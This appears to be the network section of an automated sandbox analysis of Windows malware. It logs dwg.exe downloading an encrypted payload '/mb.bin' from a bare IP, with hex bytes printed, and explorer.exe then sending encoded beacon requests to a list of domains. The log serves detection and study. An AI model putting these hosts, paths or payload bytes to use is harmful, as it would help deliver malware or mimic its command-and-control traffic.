Feb 25, 2021 15:34:16.608740091 CET	49716	80	192.168.2.5	45.153.203.33
Feb 25, 2021 15:34:16.608757019 CET	80	49716	45.153.203.33	192.168.2.5
Feb 25, 2021 15:34:16.608778954 CET	80	49716	45.153.203.33	192.168.2.5
Feb 25, 2021 15:34:16.608799934 CET	80	49716	45.153.203.33	192.168.2.5
Feb 25, 2021 15:34:16.608803988 CET	49716	80	192.168.2.5	45.153.203.33
Feb 25, 2021 15:34:16.608824015 CET	80	49716	45.153.203.33	192.168.2.5
Feb 25, 2021 15:34:16.608850956 CET	80	49716	45.153.203.33	192.168.2.5
Feb 25, 2021 15:34:16.608874083 CET	80	49716	45.153.203.33	192.168.2.5
Feb 25, 2021 15:34:16.608882904 CET	49716	80	192.168.2.5	45.153.203.33
Feb 25, 2021 15:34:16.608896971 CET	80	49716	45.153.203.33	192.168.2.5
Feb 25, 2021 15:34:16.608913898 CET	49716	80	192.168.2.5	45.153.203.33
Feb 25, 2021 15:34:16.608923912 CET	80	49716	45.153.203.33	192.168.2.5
Feb 25, 2021 15:34:16.608949900 CET	80	49716	45.153.203.33	192.168.2.5
Feb 25, 2021 15:34:16.608968019 CET	80	49716	45.153.203.33	192.168.2.5
Feb 25, 2021 15:34:16.608983040 CET	80	49716	45.153.203.33	192.168.2.5
Feb 25, 2021 15:34:16.608999014 CET	80	49716	45.153.203.33	192.168.2.5
Feb 25, 2021 15:34:16.609016895 CET	80	49716	45.153.203.33	192.168.2.5
Feb 25, 2021 15:34:16.609028101 CET	49716	80	192.168.2.5	45.153.203.33
Feb 25, 2021 15:34:16.609044075 CET	80	49716	45.153.203.33	192.168.2.5
Feb 25, 2021 15:34:16.609066963 CET	80	49716	45.153.203.33	192.168.2.5
Feb 25, 2021 15:34:16.609091043 CET	80	49716	45.153.203.33	192.168.2.5
Feb 25, 2021 15:34:16.609117031 CET	80	49716	45.153.203.33	192.168.2.5
Feb 25, 2021 15:34:16.609138966 CET	80	49716	45.153.203.33	192.168.2.5
Feb 25, 2021 15:34:16.609163046 CET	80	49716	45.153.203.33	192.168.2.5
Feb 25, 2021 15:34:16.609183073 CET	49716	80	192.168.2.5	45.153.203.33
Feb 25, 2021 15:34:16.609195948 CET	80	49716	45.153.203.33	192.168.2.5
Feb 25, 2021 15:34:16.609220028 CET	80	49716	45.153.203.33	192.168.2.5
Feb 25, 2021 15:34:16.609230995 CET	49716	80	192.168.2.5	45.153.203.33
Feb 25, 2021 15:34:16.609244108 CET	80	49716	45.153.203.33	192.168.2.5
Feb 25, 2021 15:34:16.609266996 CET	80	49716	45.153.203.33	192.168.2.5
Feb 25, 2021 15:34:16.609278917 CET	49716	80	192.168.2.5	45.153.203.33

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 25, 2021 15:34:16.609289885 CET	80	49716	45.153.203.33	192.168.2.5
Feb 25, 2021 15:34:16.609313965 CET	80	49716	45.153.203.33	192.168.2.5
Feb 25, 2021 15:34:16.609323978 CET	49716	80	192.168.2.5	45.153.203.33
Feb 25, 2021 15:34:16.609338045 CET	80	49716	45.153.203.33	192.168.2.5
Feb 25, 2021 15:34:16.609360933 CET	80	49716	45.153.203.33	192.168.2.5
Feb 25, 2021 15:34:16.609400988 CET	49716	80	192.168.2.5	45.153.203.33
Feb 25, 2021 15:34:16.609406948 CET	80	49716	45.153.203.33	192.168.2.5
Feb 25, 2021 15:34:16.609431982 CET	80	49716	45.153.203.33	192.168.2.5
Feb 25, 2021 15:34:16.609442949 CET	49716	80	192.168.2.5	45.153.203.33
Feb 25, 2021 15:34:16.609456062 CET	80	49716	45.153.203.33	192.168.2.5

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 25, 2021 15:33:46.760808945 CET	54302	53	192.168.2.5	8.8.8.8
Feb 25, 2021 15:33:46.809546947 CET	53	54302	8.8.8.8	192.168.2.5
Feb 25, 2021 15:33:46.944928885 CET	53784	53	192.168.2.5	8.8.8.8
Feb 25, 2021 15:33:46.993603945 CET	53	53784	8.8.8.8	192.168.2.5
Feb 25, 2021 15:33:47.278341055 CET	65307	53	192.168.2.5	8.8.8.8
Feb 25, 2021 15:33:47.329859018 CET	53	65307	8.8.8.8	192.168.2.5
Feb 25, 2021 15:33:47.430898905 CET	64344	53	192.168.2.5	8.8.8.8
Feb 25, 2021 15:33:47.480560064 CET	53	64344	8.8.8.8	192.168.2.5
Feb 25, 2021 15:33:48.598409891 CET	62060	53	192.168.2.5	8.8.8.8
Feb 25, 2021 15:33:48.647420883 CET	53	62060	8.8.8.8	192.168.2.5
Feb 25, 2021 15:33:49.453242064 CET	61805	53	192.168.2.5	8.8.8.8
Feb 25, 2021 15:33:49.501979113 CET	53	61805	8.8.8.8	192.168.2.5
Feb 25, 2021 15:33:50.042534113 CET	54795	53	192.168.2.5	8.8.8.8
Feb 25, 2021 15:33:50.111465931 CET	53	54795	8.8.8.8	192.168.2.5
Feb 25, 2021 15:33:50.840801954 CET	49557	53	192.168.2.5	8.8.8.8
Feb 25, 2021 15:33:50.889533997 CET	53	49557	8.8.8.8	192.168.2.5
Feb 25, 2021 15:33:51.791261911 CET	61733	53	192.168.2.5	8.8.8.8
Feb 25, 2021 15:33:51.839999914 CET	53	61733	8.8.8.8	192.168.2.5
Feb 25, 2021 15:33:53.128864050 CET	65447	53	192.168.2.5	8.8.8.8
Feb 25, 2021 15:33:53.179744959 CET	53	65447	8.8.8.8	192.168.2.5
Feb 25, 2021 15:33:54.904480934 CET	52441	53	192.168.2.5	8.8.8.8
Feb 25, 2021 15:33:54.956171989 CET	53	52441	8.8.8.8	192.168.2.5
Feb 25, 2021 15:33:59.180936098 CET	62176	53	192.168.2.5	8.8.8.8
Feb 25, 2021 15:33:59.238554955 CET	53	62176	8.8.8.8	192.168.2.5
Feb 25, 2021 15:34:00.270656109 CET	59596	53	192.168.2.5	8.8.8.8
Feb 25, 2021 15:34:00.319485903 CET	53	59596	8.8.8.8	192.168.2.5
Feb 25, 2021 15:34:02.033029079 CET	65296	53	192.168.2.5	8.8.8.8
Feb 25, 2021 15:34:02.081828117 CET	53	65296	8.8.8.8	192.168.2.5
Feb 25, 2021 15:34:03.337635994 CET	63183	53	192.168.2.5	8.8.8.8
Feb 25, 2021 15:34:03.386605978 CET	53	63183	8.8.8.8	192.168.2.5
Feb 25, 2021 15:34:05.278891087 CET	60151	53	192.168.2.5	8.8.8.8
Feb 25, 2021 15:34:05.327903986 CET	53	60151	8.8.8.8	192.168.2.5
Feb 25, 2021 15:34:15.828790903 CET	56969	53	192.168.2.5	8.8.8.8
Feb 25, 2021 15:34:15.888827085 CET	53	56969	8.8.8.8	192.168.2.5
Feb 25, 2021 15:34:26.380974054 CET	55161	53	192.168.2.5	8.8.8.8
Feb 25, 2021 15:34:26.430370092 CET	53	55161	8.8.8.8	192.168.2.5
Feb 25, 2021 15:34:41.504708052 CET	54757	53	192.168.2.5	8.8.8.8
Feb 25, 2021 15:34:41.564961910 CET	53	54757	8.8.8.8	192.168.2.5
Feb 25, 2021 15:34:41.824915886 CET	49992	53	192.168.2.5	8.8.8.8
Feb 25, 2021 15:34:41.873536110 CET	53	49992	8.8.8.8	192.168.2.5
Feb 25, 2021 15:34:59.387612104 CET	60075	53	192.168.2.5	8.8.8.8
Feb 25, 2021 15:34:59.467755079 CET	53	60075	8.8.8.8	192.168.2.5
Feb 25, 2021 15:35:00.532416105 CET	55016	53	192.168.2.5	8.8.8.8
Feb 25, 2021 15:35:00.590795040 CET	53	55016	8.8.8.8	192.168.2.5
Feb 25, 2021 15:35:04.727324963 CET	64345	53	192.168.2.5	8.8.8.8
Feb 25, 2021 15:35:04.803482056 CET	53	64345	8.8.8.8	192.168.2.5
Feb 25, 2021 15:35:10.006350040 CET	57128	53	192.168.2.5	8.8.8.8
Feb 25, 2021 15:35:10.165909052 CET	53	57128	8.8.8.8	192.168.2.5
Feb 25, 2021 15:35:15.455497026 CET	54791	53	192.168.2.5	8.8.8.8
Feb 25, 2021 15:35:15.520267010 CET	53	54791	8.8.8.8	192.168.2.5

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 25, 2021 15:35:20.651760101 CET	50463	53	192.168.2.5	8.8.8.8
Feb 25, 2021 15:35:20.721322060 CET	53	50463	8.8.8.8	192.168.2.5
Feb 25, 2021 15:35:25.823204994 CET	50394	53	192.168.2.5	8.8.8.8
Feb 25, 2021 15:35:25.916791916 CET	53	50394	8.8.8.8	192.168.2.5
Feb 25, 2021 15:35:30.873569012 CET	58530	53	192.168.2.5	8.8.8.8
Feb 25, 2021 15:35:30.922476053 CET	53	58530	8.8.8.8	192.168.2.5
Feb 25, 2021 15:35:31.067783117 CET	53813	53	192.168.2.5	8.8.8.8
Feb 25, 2021 15:35:31.290615082 CET	53	53813	8.8.8.8	192.168.2.5
Feb 25, 2021 15:35:37.013619900 CET	63732	53	192.168.2.5	8.8.8.8
Feb 25, 2021 15:35:38.006710052 CET	63732	53	192.168.2.5	8.8.8.8
Feb 25, 2021 15:35:39.022430897 CET	63732	53	192.168.2.5	8.8.8.8
Feb 25, 2021 15:35:39.119537115 CET	53	63732	8.8.8.8	192.168.2.5
Feb 25, 2021 15:35:40.121794939 CET	53	63732	8.8.8.8	192.168.2.5
Feb 25, 2021 15:35:41.133748055 CET	53	63732	8.8.8.8	192.168.2.5
Feb 25, 2021 15:35:44.136579037 CET	57344	53	192.168.2.5	8.8.8.8
Feb 25, 2021 15:35:44.193861961 CET	53	57344	8.8.8.8	192.168.2.5
Feb 25, 2021 15:35:49.397527933 CET	54450	53	192.168.2.5	8.8.8.8
Feb 25, 2021 15:35:49.461996078 CET	53	54450	8.8.8.8	192.168.2.5
Feb 25, 2021 15:35:51.366041899 CET	59261	53	192.168.2.5	8.8.8.8
Feb 25, 2021 15:35:51.446662903 CET	53	59261	8.8.8.8	192.168.2.5
Feb 25, 2021 15:35:52.313885927 CET	57151	53	192.168.2.5	8.8.8.8
Feb 25, 2021 15:35:52.377159119 CET	53	57151	8.8.8.8	192.168.2.5
Feb 25, 2021 15:35:52.943109989 CET	59413	53	192.168.2.5	8.8.8.8
Feb 25, 2021 15:35:53.003117085 CET	53	59413	8.8.8.8	192.168.2.5
Feb 25, 2021 15:35:53.415678978 CET	60516	53	192.168.2.5	8.8.8.8
Feb 25, 2021 15:35:53.488059044 CET	53	60516	8.8.8.8	192.168.2.5
Feb 25, 2021 15:35:53.489516973 CET	51649	53	192.168.2.5	8.8.8.8
Feb 25, 2021 15:35:53.592928886 CET	53	51649	8.8.8.8	192.168.2.5
Feb 25, 2021 15:35:54.130358934 CET	65086	53	192.168.2.5	8.8.8.8
Feb 25, 2021 15:35:54.190591097 CET	53	65086	8.8.8.8	192.168.2.5
Feb 25, 2021 15:35:54.873523951 CET	56432	53	192.168.2.5	8.8.8.8
Feb 25, 2021 15:35:54.954210043 CET	53	56432	8.8.8.8	192.168.2.5
Feb 25, 2021 15:35:55.668181896 CET	52929	53	192.168.2.5	8.8.8.8
Feb 25, 2021 15:35:55.725471020 CET	53	52929	8.8.8.8	192.168.2.5
Feb 25, 2021 15:35:56.585637093 CET	64317	53	192.168.2.5	8.8.8.8
Feb 25, 2021 15:35:56.645855904 CET	53	64317	8.8.8.8	192.168.2.5
Feb 25, 2021 15:35:57.545361996 CET	61004	53	192.168.2.5	8.8.8.8
Feb 25, 2021 15:35:57.597060919 CET	53	61004	8.8.8.8	192.168.2.5
Feb 25, 2021 15:35:58.037137985 CET	56895	53	192.168.2.5	8.8.8.8
Feb 25, 2021 15:35:58.094475031 CET	53	56895	8.8.8.8	192.168.2.5
Feb 25, 2021 15:36:11.851654053 CET	62372	53	192.168.2.5	8.8.8.8
Feb 25, 2021 15:36:11.925832987 CET	53	62372	8.8.8.8	192.168.2.5

ICMP Packets

Timestamp	Source IP	Dest IP	Checksum	Code	Type
Feb 25, 2021 15:35:40.123188019 CET	192.168.2.5	8.8.8.8	cfff	(Port unreachable)	Destination Unreachable
Feb 25, 2021 15:35:41.133950949 CET	192.168.2.5	8.8.8.8	cfff	(Port unreachable)	Destination Unreachable

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Feb 25, 2021 15:34:59.387612104 CET	192.168.2.5	8.8.8.8	0x2dd7	Standard query (0)	www.buytgp.com	A (IP address)	IN (0x0001)
Feb 25, 2021 15:35:04.727324963 CET	192.168.2.5	8.8.8.8	0x3337	Standard query (0)	www.delmarranch.com	A (IP address)	IN (0x0001)
Feb 25, 2021 15:35:10.006350040 CET	192.168.2.5	8.8.8.8	0x4175	Standard query (0)	www.youridealworld.com	A (IP address)	IN (0x0001)
Feb 25, 2021 15:35:15.455497026 CET	192.168.2.5	8.8.8.8	0x8107	Standard query (0)	www.apkiinsurance.com	A (IP address)	IN (0x0001)
Feb 25, 2021 15:35:20.651760101 CET	192.168.2.5	8.8.8.8	0x1b27	Standard query (0)	www.bestcroissantinlondon.com	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Feb 25, 2021 15:35:25.823204994 CET	192.168.2.5	8.8.8.8	0x33fe	Standard query (0)	www.thakehamwesthorsley.com	A (IP address)	IN (0x0001)
Feb 25, 2021 15:35:31.067783117 CET	192.168.2.5	8.8.8.8	0xcd6c	Standard query (0)	www.guillemaudexcellenceauto.com	A (IP address)	IN (0x0001)
Feb 25, 2021 15:35:37.013619900 CET	192.168.2.5	8.8.8.8	0x64e	Standard query (0)	www.scriptureonhealing.com	A (IP address)	IN (0x0001)
Feb 25, 2021 15:35:38.006710052 CET	192.168.2.5	8.8.8.8	0x64e	Standard query (0)	www.scriptureonhealing.com	A (IP address)	IN (0x0001)
Feb 25, 2021 15:35:39.022430897 CET	192.168.2.5	8.8.8.8	0x64e	Standard query (0)	www.scriptureonhealing.com	A (IP address)	IN (0x0001)
Feb 25, 2021 15:35:44.136579037 CET	192.168.2.5	8.8.8.8	0xeb17	Standard query (0)	www.karatetheokinawaway.com	A (IP address)	IN (0x0001)
Feb 25, 2021 15:35:49.397527933 CET	192.168.2.5	8.8.8.8	0x5be2	Standard query (0)	www.qiongliaizhan.com	A (IP address)	IN (0x0001)
Feb 25, 2021 15:36:11.851654053 CET	192.168.2.5	8.8.8.8	0x1886	Standard query (0)	www.qiongliaizhan.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Feb 25, 2021 15:34:59.467755079 CET	8.8.8.8	192.168.2.5	0x2dd7	No error (0)	www.buytgp.com	shops.myshopify.com		CNAME (Canonical name)	IN (0x0001)
Feb 25, 2021 15:34:59.467755079 CET	8.8.8.8	192.168.2.5	0x2dd7	No error (0)	shops.myshopify.com		23.227.38.74	A (IP address)	IN (0x0001)
Feb 25, 2021 15:35:04.803482056 CET	8.8.8.8	192.168.2.5	0x3337	No error (0)	www.delmarranch.com	delmarranch.com		CNAME (Canonical name)	IN (0x0001)
Feb 25, 2021 15:35:04.803482056 CET	8.8.8.8	192.168.2.5	0x3337	No error (0)	delmarranch.com		34.102.136.180	A (IP address)	IN (0x0001)
Feb 25, 2021 15:35:10.165909052 CET	8.8.8.8	192.168.2.5	0x4175	No error (0)	www.youridealworld.com	ghs.google.com		CNAME (Canonical name)	IN (0x0001)
Feb 25, 2021 15:35:15.520267010 CET	8.8.8.8	192.168.2.5	0x8107	No error (0)	www.apkiinsurance.com		104.21.56.93	A (IP address)	IN (0x0001)
Feb 25, 2021 15:35:15.520267010 CET	8.8.8.8	192.168.2.5	0x8107	No error (0)	www.apkiinsurance.com		172.67.183.186	A (IP address)	IN (0x0001)
Feb 25, 2021 15:35:20.721322060 CET	8.8.8.8	192.168.2.5	0x1b27	No error (0)	www.bestcroissantinlondon.com	bestcroissantinlondon.com		CNAME (Canonical name)	IN (0x0001)
Feb 25, 2021 15:35:20.721322060 CET	8.8.8.8	192.168.2.5	0x1b27	No error (0)	bestcroissantinlondon.com		192.0.78.25	A (IP address)	IN (0x0001)
Feb 25, 2021 15:35:20.721322060 CET	8.8.8.8	192.168.2.5	0x1b27	No error (0)	bestcroissantinlondon.com		192.0.78.24	A (IP address)	IN (0x0001)
Feb 25, 2021 15:35:25.916791916 CET	8.8.8.8	192.168.2.5	0x33fe	No error (0)	www.thakehamwesthorsley.com		94.136.40.51	A (IP address)	IN (0x0001)
Feb 25, 2021 15:35:31.290615082 CET	8.8.8.8	192.168.2.5	0xcd6c	No error (0)	www.guillemaudexcellenceauto.com		146.148.189.216	A (IP address)	IN (0x0001)
Feb 25, 2021 15:35:39.119537115 CET	8.8.8.8	192.168.2.5	0x64e	Server failure (2)	www.scriptureonhealing.com	none	none	A (IP address)	IN (0x0001)
Feb 25, 2021 15:35:40.121794939 CET	8.8.8.8	192.168.2.5	0x64e	Server failure (2)	www.scriptureonhealing.com	none	none	A (IP address)	IN (0x0001)
Feb 25, 2021 15:35:41.133748055 CET	8.8.8.8	192.168.2.5	0x64e	Server failure (2)	www.scriptureonhealing.com	none	none	A (IP address)	IN (0x0001)
Feb 25, 2021 15:35:44.193861961 CET	8.8.8.8	192.168.2.5	0xeb17	No error (0)	www.karatetheokinawaway.com		94.136.40.51	A (IP address)	IN (0x0001)
Feb 25, 2021 15:35:49.461996078 CET	8.8.8.8	192.168.2.5	0x5be2	No error (0)	www.qiongliaizhan.com		47.110.53.154	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Feb 25, 2021 15:36:11.925832987 CET	8.8.8.8	192.168.2.5	0x1886	No error (0)	www.qiongl aizhan.com		47.110.53.154	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- 45.153.203.33
- www.buytgp.com
- www.delmarranch.com
- www.apkiinsurance.com
- www.bestcroissantinlondon.com
- www.thakehamwesthorsley.com
- www.guillemaudexcellenceauto.com
- www.karatetheokinawaway.com

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.5	49716	45.153.203.33	80	C:\Users\user\Desktop\dwg.exe

Timestamp	kBytes transferred	Direction	Data
Feb 25, 2021 15:34:16.437721014 CET	1150	OUT	GET /mb.bin HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko Host: 45.153.203.33 Cache-Control: no-cache
Feb 25, 2021 15:34:16.496598005 CET	1151	IN	HTTP/1.1 200 OK Content-Type: application/octet-stream Last-Modified: Thu, 25 Feb 2021 10:54:48 GMT Accept-Ranges: bytes ETag: "211feda264bd71:0" Server: Microsoft-IIS/10.0 Date: Thu, 25 Feb 2021 14:34:16 GMT Content-Length: 164928 Data Raw: a8 24 4b 82 f9 88 f9 c6 7d 04 10 aa 72 07 c5 63 43 e5 18 2e 43 2d 60 f8 bf 3c b3 20 cf 0a ca 10 37 8a d7 cd 8f ca 5e 1b 5c 5c f4 e4 0a 6f bf 86 a0 07 3d 78 77 98 da 38 7e c0 76 7b 5c f4 9c ae cd 00 90 37 c0 a5 0d b0 c3 4f 21 11 da 2f 61 53 72 d8 5a 68 e7 ee 3c 65 9d 33 bf d9 40 d6 5c 0d 17 e1 36 4a 69 c8 4f 27 75 46 93 a5 8f ea 72 c8 de 7b b4 f8 d3 e4 85 2f cd 16 cb cd 53 70 4d db 67 4a 4f 82 d5 5a ab e3 a8 4d 5d 65 5a 45 3d 77 65 74 d5 dd a2 e7 bd 37 60 d6 03 d8 aa c9 c0 02 bd 14 f5 87 4a e1 0f f4 6b 38 73 85 78 ef 7e 99 64 b1 69 a9 c2 8a 8d 23 9e ea 9c bd ad cc 6b 38 30 a4 07 9c 2c 4e 67 94 39 0d 79 ed 24 3d 11 d4 b5 84 00 e5 05 22 da c7 39 50 08 20 6d 05 42 68 f5 35 04 fe eb 44 f8 17 35 81 2a 60 1d ad d4 3c 3b ea c8 0e 19 14 9b 48 d0 b4 a9 48 87 24 03 0d 2d 1c dd 8a 5f f9 17 15 f8 8b b1 6b 51 da c2 af bc 9d 7b 79 b6 c8 bf fc e1 5c d6 75 1d 15 8e 2c ff 01 e4 ab fe 75 7e 9c 3e a8 c3 20 64 b7 8d 05 27 f4 5a d0 fb 87 d4 d5 f0 f7 b9 57 d0 a8 10 e3 0e bd d4 6d c3 53 fd 46 04 1b 3c 22 f7 4b d1 eb df 40 73 97 0f b4 f9 6d 82 7e 36 8a e8 3a 22 79 3c 51 5c de bf fe 20 b1 fe 1d 90 27 56 9b a9 f8 65 ea fa 9f 7b 0e 4d e2 63 06 43 dc 8b fe 04 ce 32 9a 27 6d aa 3b 25 bc 71 a2 46 51 80 ce 03 07 9d bd 89 3c 4b 79 93 a5 7e 3f a0 ee e8 38 75 1d e2 00 e3 56 5d 4d 54 dd 38 f6 bf 98 b8 1f c8 61 38 21 84 a4 58 31 39 5a 48 a0 83 17 d0 8e ce dc c0 80 d1 8b ef f4 3a 72 74 59 65 f1 a0 52 7b d9 5e b7 58 5b 2f 62 11 b0 b6 c6 ad ea d7 19 ec 79 43 d5 b4 b4 7d 11 60 d9 c7 a0 e3 c7 11 fc 14 b0 f6 84 43 c4 2c cd 00 7f 95 e9 11 ed 15 0d 5a aa 9d 0e 67 de 8b b4 31 a1 28 91 5c e8 74 e2 90 ef 99 5b f0 41 85 be d0 8d c7 d0 16 3a 43 c0 f6 59 66 bb d0 46 f8 79 9f f0 bc 97 1c bc b8 b4 61 32 6e 6a b5 6b cb d4 42 36 a4 f8 fc e4 34 88 ff f1 ad 97 3a df ef 14 29 22 a7 e3 d8 55 11 e6 26 f4 c5 5f d5 db 7a c2 eb 67 00 0a ae d9 5d 47 e6 d7 3b 43 5b dc 1e 7b 84 73 f4 49 1f 52 71 b9 c2 93 12 39 7f ce d5 7c 0c 69 00 14 01 c9 7c 30 96 24 a0 d8 e1 34 36 9a 38 94 e2 72 86 dd 74 16 e1 20 0e e9 f1 2d 93 46 9e ba 1f 6b 8b 9d 7f ea 84 c3 6d db 40 35 d8 18 c7 a0 d6 a9 f2 1f 5e 4a c0 89 c6 84 d2 88 a4 49 bb fa 1e 8e b4 ca 62 60 1d bb ee a3 3c 7b b8 ef 7a b6 80 99 d9 c4 48 b0 b2 a4 ff d0 9d ce 4b d4 84 1c 28 da 80 ba f2 11 0c 46 b8 d2 d2 43 cc 8a 2a 30 91 b9 c1 bf df c0 d1 2e 47 03 43 70 45 e2 72 e5 ef 6f 64 53 aa 35 86 64 e0 d5 e9 3b a5 0a bd f4 53 8b af 0b a6 dd 55 0e bb 2c 5d 00 ae c5 09 06 43 07 4f d0 03 63 69 05 d9 11 f6 76 2a d7 e3 a0 72 a7 c4 6f 23 7e a0 52 83 da 03 b3 2a dd d7 c7 2a f0 a5 b5 b6 79 eb fd d2 80 5a d5 65 28 a5 0d b0 c3 17 a2 f9 d3 a4 a9 d0 b2 e4 d1 68 e4 2f bf a5 b5 30 b7 26 a1 46 5c 0d 17 e1 36 4a 69 c8 4f 27 75 46 93 a5 8f ea 72 c8 de 7b b4 f8 d3 e4 85 2f cd 16 cb cd eb 70 4d db 69 55 f5 8c d5 ee a2 2e 89 f5 5c 29 97 64 69 1f 0c 07 f5 ad d0 88 da 45 01 bb 23 bb cb a7 ae 6d c9 34 97 e2 6a 93 7a 9a 4b 51 1d a5 3c a0 2d b9 09 de 0d cc ec 87 80 29 ba ea 9c bd ad cc 6b 38 f5 01 8d 8a ad 8a 83 d1 b8 c9 9d a8 a5 f9 f5 91 5b 36 4f a0 c8 e6 3e 82 d7 e2 72 65 ef c1 a6 2d 1b 87 7d bb 6b 80 1c 52 67 e8 49 08 9c 69 30 79 3b ea c8 0e 19 14 9b 48 80 f1 a9 48 cb 25 02 0d 8f df 2e b4 5f f9 17 15 f8 8b b1 6b b1 da c0 ae b7 9c 71 79 b6 ba bd fc e1 5c d6 75 1d 15 8e 2c 4f d1 e5 ab fe 65 7e 9c 3e 38 c1 20 64 b7 cd 05 27 e4 5a d0 fb 85 d4 d5 f5 f7 b8 57 d0 a8 10 e3 0b bd d5 6d c3 53 fd Data Ascii: $K}rcC.C-`< 7^\\o=xw8~v{\7O!/aSrZh<e3@\6JiO'uFr{/SpMgJOZM]eZE=wet7`Jk8sx~di#k80,Ng9y$="9P mBh5D5*`<;HH$-_kQ{y\u,u~> d'ZWmSF<"K@sm~6:"y<Q\ 'Ve{McC2'm;%qFQ<Ky~?8uV]MT8a8!X19ZH:rtYeR{^X[/byC} `C,Zg1(\t[A:CYfFya2njkB64:)"U&_zg]G;C[{sIRq9|i|0$468rt -Fkm@5^JIb`<{zHK(FC*0.GCpErodS5d;SU,]COciv*ro #~R**yZe(h/0&F\6JiO'uFr{/pMiU.\)diE#m4jzKQ<-)k8[6O>re-}kRgIi0y;HH%._kqy\u,Oe~>8 d'ZWmS

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.5	49721	23.227.38.74	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Feb 25, 2021 15:34:59.519618988 CET	1741	OUT	GET /gzjz/?oH2d=YT8xZdXh-8LPDX3&iB=mfN0nzHASLUjgM40ULkNQnoCovlHM9uH9yFdN4Wj+dx/VksqViu7/Odvkv5yi/Rll5ca HTTP/1.1 Host: www.buytgp.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Feb 25, 2021 15:34:59.716490030 CET	1742	IN	HTTP/1.1 403 Forbidden Date: Thu, 25 Feb 2021 14:34:59 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: close Vary: Accept-Encoding X-Sorting-Hat-PodId: 149 X-Sorting-Hat-ShopId: 47348220054 X-Dc: gcp-us-central1 X-Request-ID: a7602c6c-8aa4-43ef-9205-55bf2ef16f75 Set-Cookie: _shopify_fs=2021-02-25T14%3A34%3A59Z; Expires=Fri, 25-Feb-22 14:34:59 GMT; Domain=buytgp.com; Path=/; SameSite=Lax X-Download-Options: noopen X-Permitted-Cross-Domain-Policies: none X-Content-Type-Options: nosniff X-XSS-Protection: 1; mode=block CF-Cache-Status: DYNAMIC cf-request-id: 087b36605d0000248480afa000000001 Server: cloudflare CF-RAY: 6272267a2fcd2484-FRA alt-svc: h3-27=":443"; ma=86400, h3-28=":443"; ma=86400, h3-29=":443"; ma=86400 Data Raw: 35 61 66 0d 0a 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 63 68 61 72 73 65 74 3d 22 75 74 66 2d 38 22 20 2f 3e 0a 20 20 20 20 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 72 65 66 65 72 72 65 72 22 20 63 6f 6e 74 65 6e 74 3d 22 6e 65 76 65 72 22 20 2f 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e 41 63 63 65 73 73 20 64 65 6e 69 65 64 3c 2f 74 69 74 6c 65 3e 0a 20 20 20 20 3c 73 74 79 6c 65 20 74 79 70 65 3d 22 74 65 78 74 2f 63 73 73 22 3e 0a 20 20 20 20 20 20 20 20 2a 7b 62 6f 78 2d 73 69 7a 69 6e 67 3a 62 6f 72 64 65 72 2d 62 6f 78 3b 6d 61 72 67 69 6e 3a 30 3b 70 61 64 64 69 6e 67 3a 30 7d 68 74 6d 6c 7b 66 6f 6e 74 2d 66 61 6d 69 6c 79 3a 22 48 65 6c 76 65 74 69 63 61 20 4e 65 75 65 22 2c 48 65 6c 76 65 74 69 63 61 2c 41 72 69 61 6c 2c 73 61 6e 73 2d 73 65 72 69 66 3b 62 61 63 6b 67 72 6f 75 6e 64 3a 23 46 31 46 31 46 31 3b 66 6f 6e 74 2d 73 69 7a 65 3a 36 32 2e 35 25 3b 63 6f 6c 6f 72 3a 23 33 30 33 30 33 30 3b 6d 69 6e 2d 68 65 69 67 68 74 3a 31 30 30 25 7d 62 6f 64 79 7b 70 61 64 64 69 6e 67 3a 30 3b 6d 61 72 67 69 6e 3a 30 3b 6c 69 6e 65 2d 68 65 69 67 68 74 3a 32 2e 37 72 65 6d 7d 61 7b 63 6f 6c 6f 72 3a 23 33 30 33 30 33 30 3b 62 6f 72 64 65 72 2d 62 6f 74 74 6f 6d 3a 31 70 78 20 73 6f 6c 69 64 20 23 33 30 33 30 33 30 3b 74 65 78 74 2d 64 65 63 6f 72 61 74 69 6f 6e 3a 6e 6f 6e 65 3b 70 61 64 64 69 6e 67 2d 62 6f 74 74 6f 6d 3a 31 72 65 6d 3b 74 72 61 6e 73 69 74 69 6f 6e 3a 62 6f 72 64 65 72 2d 63 6f 6c 6f 72 20 30 2e 32 73 20 65 61 73 65 2d 69 6e 7d 61 3a 68 6f 76 65 72 7b 62 6f 72 64 65 72 2d 62 6f 74 74 6f 6d 2d 63 6f 6c 6f 72 3a 23 41 39 41 39 41 39 7d 68 31 7b 66 6f 6e 74 2d 73 69 7a 65 3a Data Ascii: 5af<!DOCTYPE html><html lang="en"><head> <meta charset="utf-8" /> <meta name="referrer" content="never" /> <title>Access denied</title> <style type="text/css"> *{box-sizing:border-box;margin:0;padding:0}html{font-family:"Helvetica Neue",Helvetica,Arial,sans-serif;background:#F1F1F1;font-size:62.5%;color:#303030;min-height:100%}body{padding:0;margin:0;line-height:2.7rem}a{color:#303030;border-bottom:1px solid #303030;text-decoration:none;padding-bottom:1rem;transition:border-color 0.2s ease-in}a:hover{border-bottom-color:#A9A9A9}h1{font-size:

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.5	49727	34.102.136.180	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
